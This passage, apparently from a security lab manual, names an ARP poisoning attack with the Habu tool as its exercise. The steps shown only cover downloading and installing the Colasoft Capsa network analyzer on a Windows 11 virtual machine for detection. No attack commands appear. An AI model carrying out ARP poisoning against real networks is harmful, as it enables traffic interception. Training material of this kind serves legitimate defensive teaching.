
Here, we will use Habu tool to perform ARP poisoning attack on the target system and use Capsa Network Analyzer to detect the attack.

1. Switch to the **Windows 11** virtual machine.
2. Open any browser (here, **Mozilla Firefox**), Place the cursor in the address bar, type **https://www.colasoft.com/download/arp_flood_arp_spoofing_arp_poisoning_attack_solution_with_capsa.php** in the address bar, and press **Enter**.



3. In the **Colasoft Capsa - Quick detect ARP poisoning & ARP flooding** window, click on **Download Free Trial** button.



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

4. You will be redirected to **Download Capsa Enterprise Trial** window, scroll-down and fill all the required personal details and click on **30-Day Trial Download**.

   Note: Here, you must provide your professional **EMAIL ADDRESS** (work or school accounts).



5. You will be redirected to download page, if **Opening capsa_ent_13.0.1.13110_x64.zip** pop-up appears select **Save File** radio button and click on **OK**.



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

6. The **capsa_ent_13.0.1.13110_x64.zip** file starts downloading, it will take approximately **5** minutes for the download.
7. Once the download completes, navigate to the **Downloads** folder and right-click on **capsa_ent_13.0.1.13110_x64.zip** file and hover the cursor over **WinRAR** and select **Extract Here** option from the list.



8. Once the extraction is completed, double-click the **capsa_ent_13.0.1.13110_x64.exe** file.



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9. A **User Account Control** pop-up appears; click **Yes**.

10. **Setup - Colasoft Capsa 13 Enterprise** window appears, click **Next** and follow the wizard driven steps to install **Colasoft Capsa 13 Enterprise** tool.

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11. In the **Completing the Colasoft Capsa 13 Enterprise Setup** Wizard, ensure that **Launch Program** checkbox is checked and click on **Finish**.

12. In the **Colasoft Software Activation Wizard - Colasoft Capsa 13 Enterprise Edition** window, click **Next**.

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
